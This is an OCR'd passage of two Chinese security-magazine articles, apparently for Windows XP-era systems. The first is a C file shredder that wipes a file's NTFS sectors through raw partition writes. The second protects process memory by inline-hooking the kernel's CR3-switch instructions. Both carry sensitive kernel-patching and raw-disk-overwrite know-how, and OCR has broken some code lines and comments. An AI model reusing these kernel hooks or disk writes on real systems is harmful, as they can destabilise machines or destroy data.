			dwStartSec += 2; free(lpBuffer);
			lpBuffer = NULL; continue;
		}
		//忽略目录,已删除文件
		else if((*(LPWORD)(lpBuffer + 0x16) == 0) ||
				(*(LPWORD)(lpBuffer + 0x16) == 2) ||
				(*(LPWORD)(lpBuffer + 0x16) == 3)){
			dwStartSec += 2; free(lpBuffer);
			lpBuffer = NULL; continue;
		}
		else if(*(LPWORD)(lpBuffer + 0x16) == 1){
			//正常文件,获取$MFT头部的属性长度
			wMFTHeadAttrLen = *(LPWORD)(lpBuffer + 0x14);
			lpTempBuffer = lpBuffer;
			lpTempBuffer += wMFTHeadAttrLen;
			dwMFTAttrlen = 0;
//记录MFT头开始到80属性起始处的偏移值
			dwMFTAttrlen += wMFTHeadAttrLen;
			if(*(LPDWORD)lpTempBuffer == 0x10){
				dwMFT10AttrLen = *(LPWORD)(lpTempBuffer + 0x04);
				lpTempBuffer += dwMFT10AttrLen;
				dwMFTAttrlen += dwMFT10AttrLen;
			}
			if(*(LPDWORD)lpTempBuffer == 0x30){
				//获取MFT的30属性总长度
				dwMFT30AttrLen = *(LPWORD)(lpTempBuffer + 0x04);
				lpTempBuffer += dwMFT30AttrLen;
				dwMFTAttrlen += dwMFT30AttrLen;
				if(*(LPDWORD)lpTempBuffer != 0x30){
					//测试是否存在两个30属性
					lpTempBuffer -= dwMFT30AttrLen;
				}

				if(*(lpTempBuffer + 0x08) == 0){
//表示常驻属性
					DWORD NeedBytes;
					//获取$MFT的30属性总长度
					dwMFT30AttrLen = *(LPWORD)(lpTempBuffer + 0x04);
					//得到30属性值的偏移
					DWORD AttrValOffset = *(LPWORD)(lpTempBuffer + 0x14);
					lpTempBuffer += AttrValOffset; //属性值偏移
					//直接转到描述文件名偏移处
					DWORD fileNum = *(lpTempBuffer + 0x40);
					memcpy(fileName, lpTempBuffer + 0x42, fileNum * 2);
					NeedBytes = WideCharToMultiByte(CP_ACP, NULL,fileName,
							wcslen(fileName), NULL, 0, NULL, NULL);
					WideCharToMultiByte(CP_ACP, NULL, fileName, wcslen(fileName),
FileNameTemp, NeedBytes , NULL, NULL);
					if(!strcmp(FileNameTemp,g_pFileName)){
						//找到待粉碎文件
						pNTFSTree = new CNtfsTree;
```

```
                    pNTFSTree->m_
dwSecPerClus = dwSecPerClus;
                    pNTFSTree->m_
dwBytesPerSec = dwBytesPerSec;
                    pNTFSTree->m_
hPartition = pDirTree->m_hPartition;
                    g_flag = true;
//标记已找到文件
                }
                else{
                    memset(FileNameTemp, 0,
sizeof(FileNameTemp));
                    memset(fileName , 0,
sizeof(fileName));
                    dwStartSec +=
2;free(lpBuffer);
                    lpBuffer =
NULL;continue;
                }
                //直接跳转到30属性后面的
                //属性
                lpTempBuffer +=
dwMFT30AttrLen - AttrValOffset;

}
        }
        LPBYTE tempBuff = lpTempBuffer;
//暂存指针值
        if(*(LPDWORD)tempBuff == 0x80){
            //得到80属性总大小
            dwMFT80AttrLen = *(LPWORD)
(tempBuff + 0x04);
            if(*(tempBuff + 0x08) == 0){
                //表示为常驻属性,即文件内容
                //存放在MFT表项中
                DWORD FileContentLen =
*(LPDWORD)(tempBuff + 0x10);
                DWORD FileContentOff =
*(LPWORD)(tempBuff + 0x14);
                /*以上两句即分别获取文件字
节数,文件内容相对80属性偏移*/
                dwMFTAttrlen +=
FileContentOff;
                /*调用fwrite函数对文件预处理*/
                FILE *fp = fopen(g_
pFilePath, "rb+");
                char *pbuf = new
char[FileContentLen];
                for(int i=0;
i<FileContentLen; i++){
                    pbuf[i] = 0xA1+ i;
                }
                fwrite(pbuf, sizeof(char),
FileContentLen, fp);
                delete pbuf; fclose(fp);
                /*对文件对应的内容区域置0或
1操作*/
                WriteDisk(pNTFSTree->m_
hPartition, dwStartSec,
FileContentLen, dwMFTAttrlen);
                return;
            }
            else{  //表示为非常驻属性
                //获取簇运行结构偏移
                WORD RunValOffset =
*(LPWORD)(tempBuff + 0x20);
                //簇运行所占字节数
                DWORD runBytes =
dwMFT80AttrLen - RunValOffset;
                tempBuff += RunValOffset;
                //填充文件对应的簇运行结
                //构体
                GetContentUseClus(tempBuff,
runBytes, pNTFSTree);
            }
            lpTempBuffer +=
dwMFT80AttrLen;
        }
        if(g_flag){
            //调用文件粉碎函数,对文件所占
            //扇区置0或1
            SmashFileContent(pNTFSTree);
        }
    }
    dwStartSec += 2;
  }
}
```

上面的程序给出了如何准确地搜索出待粉碎文件,并获取到其所占扇区总数及其每个扇区的偏移。下面给出如何对指定的扇区位置置0或1操作函数,实现代码如下:

```
//从指定扇区号dwSector开始,写入dwLength长度的数据
BOOL WriteDisk(HANDLE hpartition,DWORD
dwSector, DWORD dwLength)
{
    DWORD dwCB,dwFilePointer;
    unsigned char* lpBuffer = (unsigned char*)
malloc( dwLength * 512);
    memset(lpBuffer, 0 , dwLength * 512);
    LARGE_INTEGER offset;
    //将文件偏移值转化为int_64
    offset.QuadPart = UInt32x32To64(dwSector ,
512);
    /*偏移到指定的扇区位置,注意:此处的偏移值必须为
的倍数,否则函数将返回失败*/
```

```
        dwFilePointer = SetFilePointer(hpartition,
offset.LowPart,
            &offset.HighPart, FILE_BEGIN);
        //对指定的多个连续的扇区位置置位操作
        WriteFile(hpartition, lpBuffer, dwLength * 512,
&dwCB, NULL);
        free(lpBuffer);
        return true;
}
```

软件测试

鉴于NTFS系统,在处理不同大小的文件时不一致,下面测试两种存储方式下的文件,即文件内容存放在MFT表内和文件内容存放在数据区域。首先,设文件名为important.txt,且文件内容为"I want to smash the file, and I don't like that anybody get it.",运行软件后效果如图3所示。




图3

下面采用EasyRecovery软件,选择"高级数据恢复"选项对粉碎的文件进行恢复,界面如图4所示。




图4

单击"下一步",保存到不同的分区下,打开恢复后的文件,其内容如图5所示。显然,文件已经被粉碎了,此时若采用软件方式恢复,无法再现出此文件内容;当然,若需防范深层次信号还原法技术,需要多次且交替地复写文件。




图5

对大文件进行粉碎的测试这里就不再给出,由前面的代码可知,将文件对应的所有扇区全部置为0,此时若采用EasyRecovery恢复此文件,打开的文件将会是一个空文件。当然,最好是多次交替地调用WriteDisk函数,交替反复地写此文件。


最后,提示读者在NTFS文件系统下,企图一次对小文件(即文件内容存放在其对应的MFT表项80属性内)进行复写"0"操作实现文件删除将不会成功,因为MFT文件受系统保护,当MFT文件被破坏后,系统会另行复制一个未修改的MFT,一般而言,新生成的MFT会紧邻被破坏的MFT表,读者可自行测试。

小结

数据恢复技术与数据擦除技术是对立的两面,但任何一个对数据信息较为敏感的人而言,都无法脱离两者,很多时候你不小心删除了或被病毒污染了某重要文件,此时需要寻找一个强大的恢复软件,对文件实施数据恢复;同样,你也会遇到某些重要文件不再使用时,需要彻底地擦除,此时你会选择一个强大的文件粉碎软件,对文件进行粉碎,此时即便你已经采用某软件擦除了此机密文件,但若你并不了解此软件到底具备多强的擦除功能,依然无法放心。本文介绍了一种很好的方法实现任一文件的粉碎并进行了详细的代码分析。而且,为了达到数据安全国际标准,读者完全可以选择多次交替地复写0和1,实现文件彻底粉碎。显然,读者对自己亲手编写的数据擦除软件定会放心许多。最后,对文件擦除、数据恢复技术及计算机取证技术感兴趣的读者,欢迎大家在黑防上交流。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识：VC
关键词：编程、CR3、驱动、内存保护



防止直接切换CR3读写进程内存

文/图 NewbieCoder[0GiNr]

内存保护是一个有些年代的话题了。众所周知，在目前的大环境下，不可能做到所有线程并发执行，这也就意味着线程必须分享CPU时间。而线程显然各有不同的进程上下文(在此处我们只考虑其所在的虚拟内存空间)，此时为了能够让线程分享CPU时间的同时不影响其他线程的执行，操作系统就需要负责在将CPU时间分给某个线程之前，对其运行上下文进行某些操作，以保证其接着运行时的上下文与之前其被中断时的上下文相同。显然，其虚拟内存空间也是所需要保存、恢复的内容之一(当然，同进程的不同线程之间切换时不需要这样做)。换句话说，切换线程时需要重新载入CR3，因此CR3必然需要保存在内存的某个位置，也就是KPROCESS中的DirectoryTableBase：

```
lkd> dt _KPROCESS
+0x000 Header           : _DISPATCHER_HEADER
+0x010 ProfileListHead  : _LIST_ENTRY
+0x018 DirectoryTableBase : [2] Uint4B
```

显然，贸然修改DirectoryTableBase会导致虚拟内存到物理内存的映射出现问题，因此这个值被认为是很难修改的，所以不少初学者都会认为直接从KPROCESS的DirectoryTableBase中取出CR3，然后自行切换CR3即可绕过各种内存保护，实现进程内存的读写，并根据DirectoryTableBase不可轻易修改而得出结论认为这种做法是无法阻止的。

但实际并非如此。本文将介绍一种通过拦截操作系统切换CR3指令的方法，使得切换到特定进程的线程时，不再依赖于KPROCESS中的DirectoryTableBase，因此将无法从KPROCESS的DirectoryTableBase中取得进程的CR3，进而防止直接切换CR3来读写进程内存。

可以切换CR3的函数

显然，若要拦截切换CR3的指令的前提是需要知道这些指令所在位置，这个可以自己写段代码搜一下ntkrnlpa的代码段，此处仅需要搜索不可分页的代码段，因为切换上下文，也即切换CR3的代码显然位于Kernel层，因此所有Executive层的代码可以不予考虑(搜索特定指令的代码较容易写出，此处从略)。

经过搜索，切换CR3的代码存在于KiSwapProcess及SwapContext 中，均为"mov cr3,eax"。

相关函数的定位

KiSwapProcess及SwapContext均未导出，需要自行定位，其中SwapContext可于KiDispatchInterrupt中搜索到，KiSwapProcess则可在KeDetachProcess中搜索到。搜索代码分别如下：

```
PVOID
LocateKiSwapProcess(
VOID
)
{
UCHAR *cPtr, *pOpcode;
ULONG Length;
for (cPtr = (UCHAR *)KeDetachProcess; cPtr != (UCHAR *)KeDetachProcess + SizeOfProc(KeDetachProcess); cPtr += Length) {
Length = SizeOfCode(cPtr, &pOpcode);
if (!Length) {
```

```
return NULL;
}
if (*pOpcode == 0xE8 && *(pOpcode + 5) == 0x8A) {
return pOpcode + 5 + *(ULONG *)(pOpcode + 1);
}
}
return NULL;
}
PVOID
LocateSwapContext(
VOID
)
{
UCHAR *cPtr, *pOpcode;
ULONG Length;
for (cPtr = (UCHAR *)KiDispatchInterrupt; cPtr != (UCHAR *)KiDispatchInterrupt + SizeOfProc(KiDispatchInterrupt); cPtr += Length) {
Length = SizeOfCode(cPtr, &pOpcode);
if (!Length) {
return NULL;
}
if (*(SHORT *)cPtr == 0x01B1 && *(cPtr + 2) == 0xE8)
{
pOpcode += 2;
return pOpcode + 5 + *(ULONG *)(pOpcode + 1);
break;
}
}
return NULL;
}
```

修改代码拦截切换CR3的指令

现节选SwapContext的反汇编结果如下：

```
loc_469B1C:
mov ecx, [ebx+40h] ; TSS
mov [ecx+_KTSS.Esp0], eax
mov esp, [esi+_KTHREAD.KernelStack]
mov eax, [esi+_KTHREAD.Teb]
mov [ebx+18h], eax ; KPCR.NT_TIB.Self
sti ;关中断
mov eax, [edi+_KTHREAD.ApcState.Process] ; OldProcess
cmp eax, [esi+_KTHREAD.ApcState.Process] ; NewProcess
mov [edi+_KTHREAD.IdleSwapBlock], 0
jz short loc_469B64
mov edi, [esi+_KTHREAD.ApcState.Process] ; edi = NewProcess
test [edi+_KPROCESS.LdtDescriptor.LimitLow], 0FFFFh
jnz short loc_469B9E
xor eax, eax
ChangePageDirectoryBase:
lldt ax
xor eax, eax
mov gs, ax
assume gs:nothing
mov eax, [edi+_KPROCESS.DirectoryTableBase]
mov ebp, [ebx+40h] ; TSS
mov ecx, dword ptr [edi+_KPROCESS.IopmOffset]
mov [ebp+1Ch], eax
mov cr3, eax ;切换CR3
mov [ebp+66h], cx
jmp short loc_469B64
```

SwapContext先获取了进程的DirectoryTableBase,然后将其放入CR3,这样便完成了内存空间的切换。KiSwapProcess与之类似,不再重复讨论。

拦截指令后的处理

通过在执行"mov cr3,eax"之前插入转跳指令(不一定要在"mov cr3,eax"之前插入,可以直接覆盖掉"mov cr3,eax",只要保证我们的代码先于"mov cr3,eax"执行即可)即可获取控制权。

获取了控制权之后的首要问题是如何判断指令"mov cr3,eax"要将何进程的DirectoryTableBase放入CR3。显然,CR3对于进程而言是独立的,即每个进程有且只有一个独立的DirectoryTableBase,因此可以通过枚举出所有的DirectoryTableBase,然后将当前eax值与各DirectoryTableBase比较得出将要切换到的进程。

但是目前所需要关注的仅仅是将要切换到的进程是否为被保护的进程,因此可以给将要保护的进程赋予一个独特的DirectoryTableBase(SwapContext及KiSwapProcess在"mov cr3,eax"之前会将DirectoryTableBase放入eax),然后此时将eax与此特殊的DirectoryTableBase进行比较即可得出是否为所保护的进程。

本文为被保护进程的DirectoryTableBase赋0。显然0通常不能作为DirectoryTableBase。因为通常而言,0处起的PAGE_SIZE大小的内存不是一个有效的页目录,因此将0加载至CR3后,很可能导致出错(eip中的地址是虚拟地址,若页目录存在问题,则eip所指的虚拟地址进行转

换以后很可能指向一个错误的物理地址或者根本不存在)。因此0通常不会成为任何进程的DirectoryTableBase,进而可以用0将被保护的进程与其他进程区分开来。当然,也可以使用一个类似于MagicNumber这样的特殊数字用户标示被保护的进程,可以根据情况进行选择。

之后便是对于保护与未保护的进程分开处理。若"mov cr3,eax"指令不涉及被保护的进程,则不需要进行任何操作,直接转跳回去继续执行即可(当然要注意保存现场,也就是说,进入Handler之前与返回到SwapContext/KiSwapProcess之后的各种寄存器的内容应该完全相同,这可以通过pusha/pushf实现);否则,需要为eax赋一个有效的页目录表的地址。(由于转跳回去之后就会立即将eax的值放入CR3,因此eax必须是一个有效的DirectoryTableBase。)若想要拒绝此次切换CR3的操作,则将当前的CR3放入eax即可,这样对该进程内存的任何读写操作均会在调用方的进程空间中执行(对于SwapContext中的"mov cr3,eax"而言,此种做法在代码中并未体现;KiSwapProcess的Handler中有此种做法),否则将进程实际的DirectoryTableBase放入eax。

这种做法实现起来与Hook区别不大,代码如下:

```
//找到"mov cr3, eax"
PVOID
InstructionPosition(
IN PVOID Procedure
)
{
UCHAR *pOpcode, *cPtr;
ULONG ProcSize = PAGE_SIZE;
ULONG Length;
for (cPtr = (UCHAR *)Procedure; ; ++cPtr) {
// mov cr3, eax : 0f 22 d8
if (*cPtr == 0x0F && *(cPtr + 1) == 0x22 &&
*(cPtr + 2) == 0xD8) {
return cPtr;
}
}
return NULL;
}

//覆盖"mov cr3,eax"(及其后几条指令),执行转
//跳,获取控制权
BOOLEAN
HookInstruction(
IN PVOID Procedure,
IN PVOID Handler,
OUT PVOID& ProxyProcedure
)
{
PVOID Position = InstructionPosition(Procedure);
//获取"mov cr3, eax"的位置
ProxyProcedure = GenerateProxyProcedure(Position,
Handler);
//类似于 Hook
HookSystemRoutine(Position, Handler);

return TRUE;
}
```

在插入转跳之后,执行流程如下:

```
kd> u 80541b4c
80541b4c 8b4718 mov eax,dword ptr [edi+18h]
//eax = KPROCESS.DirectoryTableBase
80541b4f 8b6b40 mov ebp,dword ptr [ebx+40h]
80541b52 8b4f30 mov ecx,dword ptr [edi+30h]
80541b55 89451c mov dword ptr [ebp+1Ch],eax
80541b58 6820d598f8 push offset SimpleDriver!I
nstructionHandlerSc (f898d520)
//插入的转跳
80541b5d c3 ret

kd> u SimpleDriver!InstructionHandlerSc
f898d520 669c pushf
//保存Eflags(后文代码中的"cmp eax,0")有可能
//会修改Eflags
f898d522 83f800 cmp eax,0 /*本文通过将要保护的
进程的DirectoryTableBase改为0实现防止直接切换CR3读写
进程内存,后文详述*/
f898d525 7505 jne SimpleDriver!InstructionHandlerS
c+0xc (f898d52c)
//不为0则直接恢复执行
f898d527 a1180299f8 mov eax,dword ptr [SimpleDrive
r!ProcessPageDirectory (f8990218)]
//否则将原始的DirectoryTableBase放入eax再
//恢复执行
f898d52c 669d popf
f898d52e ff251c0299f8 jmp dword ptr
[SimpleDriver!ProxySwapContext (f899021c)]

kd> u poi(f899021c)
81f7eb28 0f22d8 mov cr3,eax
//实现被覆盖掉的代码(此行及下行)
81f7eb2b 66894d66 mov word ptr [ebp+66h],cx
81f7eb2f 685f1b5480 push offset nt!SwapContext+
0xaf (80541b5f)
//转跳回SwapContext
```

```
81f7eb34 c3      ret

kd> u 80541b5f
nt!SwapContext+0xaf: //原始的SwapContext
80541b5f eb03    jmp   nt!SwapContext+0xb4 (80541b64)
80541b61 8d4900  lea   ecx,[ecx]
80541b64 8b4318  mov   eax,dword ptr [ebx+18h]
80541b67 8b4b3c  mov   ecx,dword ptr [ebx+3Ch]
```

与前文原始的SwapContext执行流程进行比较并配以反汇编中的注释，可以很容易地看出修改后的执行流程，不再赘述。

内存保护

常见的内存读写除直接修改C R3外均是通过各种系统调用/内核函数实现的，这些函数内部均会调用KeStackAttachProcess(进一步调用KiAttachProcess)进而使用KiSwapProcess完成C R3的切换。前文中通过修改指令已经可以拦截KiSwapProcess中切换CR3的相关代码，此时通过回溯堆栈可以判断调用来源。

首先我们知道，函数开头通常类似于：

```
mov   edi,edi
push     ebp
mov   ebp,esp
```

第一行等价于两个n o p，之所以使用"m o v e d i,e d i"，仅仅是因为其效率高于连续的两个nop。这不是本文重点，请自行查阅相关资料。

接下来的"p u s h   e b p"用于保存调用方的e b p。对于调用方而言，其可以假定被调用方不会修改e b p，因此被调用方需要自行保存e b p(因为接下来的指令修改了e b p)，接下来的"m o v ebp,esp"将当前栈顶指针存入ebp。

通常而言，函数内部除开头处的"m o v ebp,esp"以及结尾的"mov esp,ebp"以外，ebp不会被修改。本文也假定ebp在函数内部不会被修改。

显然，基于此种假定，e b p指向的内存为刚进入函数后、执行"push ebp"之后的栈顶，也就指向了调用方的e b p，而显然调用方的e b p指向了调用方的调用方的e b p，基于此可以查询到调用方函数内部的ebp。

同时，通常而言，调用函数使用c a ll指令。c a ll指令会先将返回地址压入堆栈，然后转跳到目标函数。因此，在调用方e b p下方的数值为返回地址，因此，根据某函数内部的e b p可以查询到其调用方的函数位置(确切来说，是调用方中调用此函数的指令的下一条指令的位置)。现给出图1来说明栈中的内容。




图1

KiSwapProcess通常的调用方为KiAttachProcess及KeUnstackDetachProcess，这两个函数开头均会保存调用方的e b p，同时也会用e b p来寻址局部变量，因此可以在Handler中通过ebp向上回溯调用方的e b p及调用方的返回地址，然后继续向上回溯(尽管KiSwapProcess并未保存ebp，但这也就可以说明KiSwapProcess并未修改ebp，因此仍然可以向上回溯)。代码如下：

```
PVOID
UnwindCallStack(
PVOID ChildEbp,
PVOID &ReturnAddress
)
{
ReturnAddress = ((PVOID *)ChildEbp)[1];
return ((PVOID *)ChildEbp)[0];
}
```

在获得了调用方的函数地址后，需要判断其地址所属范围，显然，若调用来自于N T自身模块，则继续向上回溯，一旦遇到位置模块，则可认定是某内核驱动企图切换到被保护进程的虚拟内存中，此时便可阻止此操作(直接将当前的CR3放入eax后转跳回KiSwapProcess，这样便不会进行内存切换)。

当回溯到用户态地址时停止回溯，并允许此次切换C R3的操作(本文仅针对内核态的读写其他进程内存的方法，不考虑用户态的ReadProcessMemory等函数)。

过滤代码如下(代码仅打印出调用方，并未过滤，在Handler中会根据IsCallLegal的返回值决定是否过滤)。

```
BOOLEAN
__stdcall
IsCallLegal(
PVOID ChildEbp
```

```
)
{
PVOID ReturnAddress;
PVOID LocalChildEbp = ChildEbp;

// 一直向上回溯
while (LocalChildEbp) {
LocalChildEbp = UnwindCallStack(LocalChildEbp, ReturnAddress);
if ((ULONG)ReturnAddress < MM_USER_PROBE_ADDRESS) {
break;
}
// 在此处判断ReturnAddress所属模块
DbgPrint("[MemoryProtection] IsCallLegal: KiSwapProcess from 0x%X.\n", ReturnAddress);
}
return TRUE;
}
// 出于安全考虑,此函数使用汇编编写
__declspec(naked)
VOID
InstructionHandlerSp(
VOID
)
{
__asm {
pushfd ; 保存标志位
cmp eax, 0 ; 判断是否为被保护进程
jnz ForwardRequest ; 不是则跳转
pushad ; 保存寄存器
push ebp ; IsCallLegal(current_ebp)
call IsCallLegal
cmp al, TRUE ; 若返回TRUE(表示不需要过滤)
je CallLegal ; 跳转
CallIllegal: ; 需要过滤
popad ; 恢复寄存器
